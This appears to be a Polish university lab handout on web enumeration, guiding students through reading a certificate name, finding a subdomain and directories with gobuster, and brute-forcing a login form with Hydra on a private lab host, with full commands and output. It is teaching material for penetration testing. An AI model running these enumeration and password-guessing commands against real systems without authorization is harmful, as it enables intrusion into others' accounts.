Enumeracja Web - Pentest

Spis treści

Przygotowanie środowiska 3

Uruchamianie maszyn 4

Połączenie OpenVPN 5

Zadania 6

Zadanie 4.1p: Nazwa certyfikatu 7

Zadanie 4.2p: Subdomena 9

Zadanie 4.3p: Katalog administratora 11


Zadanie 4.4p: Panel logowania 13

Zadanie 4.5p: Atak bruteforce na hasło 15

Przygotowanie środowiska


Uruchamianie maszyn

Przed rozpoczęciem upewnij się, że maszyny Web Enum oraz Web Enum PENTEST są włączone. Jeżeli coś się zepsuje, w każdej chwili możesz je przywrócić do stanu początkowego.



Podczas tych zajęć wszystkie polecenia wykonujemy bezpośrednio na maszynie Kali!
W celu zaliczenia zadania może być konieczne otwarcie znalezionego zasobu!

Połączenie OpenVPN



Połączenie OpenVPN jest niezbędne do rozwiązania zadań.
Aby połączyć się z siecią VPN, należy pobrać plik konfiguracyjny OpenVPN z rozwijanego menu „**VPNy**” na stronie głównej.
Następnie należy wykonać komendę:


```
sudo openvpn /sciezka/do/pliku.ovpn
```

POLSKO-JAPOŃSKA AKADEMIA TECHNIK KOMPUTEROWYCH

Zadania

Zadanie 4.1p: Nazwa certyfikatu

Celem zadania jest odczytanie nazwy hosta (Common Name) z certyfikatu SSL strony https://192.168.100.54/, następnie połączenie się z wirtualnym hostem o tej nazwie.
W tym celu przy próbie połączenia wybieramy „view certificate”, a następnie znajdujemy odpowiedni wpis:



Zadanie 4.1p: Nazwa certyfikatu

Nazwa webpjatk nie jest rozwiązywalna przez DNS, dlatego aby połączyć się z tym wirtualnym hostem możemy dodać odpowiedni wpis do pliku /etc/hosts:

```
echo '192.168.100.54 webpjatk' | sudo tee -a /etc/hosts
```

Zadanie zostanie automatycznie rozwiązane po wejściu na stronę: https://webpjatk/





Zadanie 4.2p: Subdomena

Celem zadania jest enumeracja subdomen domeny webpjatk na serwerze 192.168.100.54. Zadanie zostanie automatycznie rozwiązane po ręcznym odwiedzeniu znalezionej subdomeny.

```
gobuster vhost -u https://192.168.100.54/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --domain webpjatk --append-domain -k
```

–append-domain powoduje dopisywanie domeny ustawionej w –domain jako suffix każdego słowa ze słownika

Zwróć uwagę na dodanie przełącznika -k. Pozwoli on na nawiązanie połączenia SSL, nawet gdy certyfikat jest niezaufany.

Znalezioną domenę należy dodać do pliku /etc/hosts.

```
┌──(kali㉿kali)-[~]
└─$ gobuster vhost -u https://webpjatk/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.tx
t --domain webpjatk --append-domain -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             https://webpjatk/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: admin.webpjatk Status: 421 [Size: 403]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
```

Uwaga! Ścieżki słowników zmieniają się niemal przy każdej aktualizacji. Wobec tego niektóre użyte polecenia mogą wymagać modyfikacji.

Zadanie 4.2p: Subdomena

Nazwa admin.webpjatk nie jest rozwiązywalna przez DNS, dlatego aby połączyć się z tym wirtualnym hostem możemy dodać odpowiedni wpis do pliku /etc/hosts:

```
echo '192.168.100.54 admin.webpjatk' | sudo tee -a /etc/hosts
```

Zadanie zostanie automatycznie rozwiązane po wejściu na stronę: https://admin.webpjatk/





Zadanie 4.3p: Katalog administratora

Celem zadania jest enumeracja katalogów domeny admin.webpjatk na serwerze 192.168.100.54. Zadanie zostanie automatycznie rozwiązane po ręcznym odwiedzeniu odkrytego katalogu.

```
gobuster dir -u https://admin.webpjatk/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt -k
```

Pamiętaj o dodaniu admin.webpjatk do /etc/hosts (tak samo, jak wcześniej)

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u https://admin.webpjatk/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-directo
ries.txt -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://admin.webpjatk/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/panel               (Status: 301) [Size: 318] [--> https://admin.webpjatk/panel/]
/server-status       (Status: 403) [Size: 280]
```

Uwaga! Ścieżki słowników zmieniają się niemal przy każdej aktualizacji. Wobec tego niektóre użyte polecenia mogą wymagać modyfikacji.

Zadanie 4.3p: Katalog administratora

Zadanie zostanie automatycznie rozwiązane po wejściu na stronę: https://admin.webpjatk/panel/








Zadanie 4.4p: Panel logowania

Celem zadania jest enumeracja plików w katalogu https://admin.webpjatk/panel/ na serwerze 192.168.100.54. Zadanie zostanie automatycznie rozwiązane po odwiedzeniu odnalezionego pliku.


```
gobuster dir -u https://admin.webpjatk/panel/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt -k
```



Uwaga! Ścieżki słowników zmieniają się niemal przy każdej aktualizacji. Wobec tego niektóre użyte polecenia mogą wymagać modyfikacji.

Zadanie 4.4p: Panel logowania

Zadanie zostanie automatycznie rozwiązane po wejściu na stronę:
https://admin.webpjatk/panel/login.php







Zadanie 4.5p: Atak bruteforce na hasło

Do celu rozwiązania zadania potrzebny nam będzie program o nazwie **Hydra**.

Hydra to narzędzie używane do przeprowadzania **ataków siłowych** na systemy zabezpieczeń, takie jak **hasła** czy **loginy**. Jego głównym celem jest automatyczne testowanie różnych kombinacji haseł i nazw użytkowników na różnych protokołach i usługach sieciowych. Hydra obsługuje wiele protokołów, w tym **HTTP**, **FTP**, **SSH**, i inne, co czyni go wszechstronnym narzędziem w testach penetracyjnych. Program ten jest popularny wśród specjalistów ds. bezpieczeństwa, ale może być także wykorzystywany w sposób nielegalny. Jego skuteczność zależy od zasobów obliczeniowych oraz jakości użytych list słów.

Zadanie 4.5p: Atak bruteforce na hasło

Celem zadania jest złamanie hasła metodą słownikową w panelu https://admin.webpjatk/panel/login.php .
Zadanie zostanie automatycznie rozwiązane po zalogowaniu się poprawnym hasłem.

```
hydra -l anything -P /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-100.txt 'https-post-form://admin.webpjatk/panel/login.php:p=^PASS^:Wrong password'
```

-l nazwa_użytkownika - w naszym przypadku bez znaczenia
-P słownik haseł
https-post-form - moduł hydry służący do ataku na formularze POST po HTTPS
admin.webpjatk/panel/login.php - URL
p=^PASS^ - dane do wysłania POST, gdzie ^PASS^ to placeholder na hasła ze słownika
Wrong password - ciąg znaków wyświetlany po podaniu nieprawidłowego hasła

```
┌──(kali㉿kali)-[~]
└─$ hydra -l anything -P /usr/share/seclists/Passwords/darkweb2017-top100.txt 'https-post-form://admin.webpjatk/panel/login.php:p=^PASS^:Wrong password'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-02 07:31:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 99 login tries (l:1/p:99), ~7 tries per task
[DATA] attacking http-post-forms://admin.webpjatk:443/panel/login.php:p=^PASS^:Wrong password
[443][http-post-form] host: admin.webpjatk   login: anything   password: dragon
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-02 07:31:14
```





Uwaga! Ścieżki słowników zmieniają się niemal przy każdej aktualizacji. Wobec tego niektóre użyte polecenia mogą wymagać modyfikacji.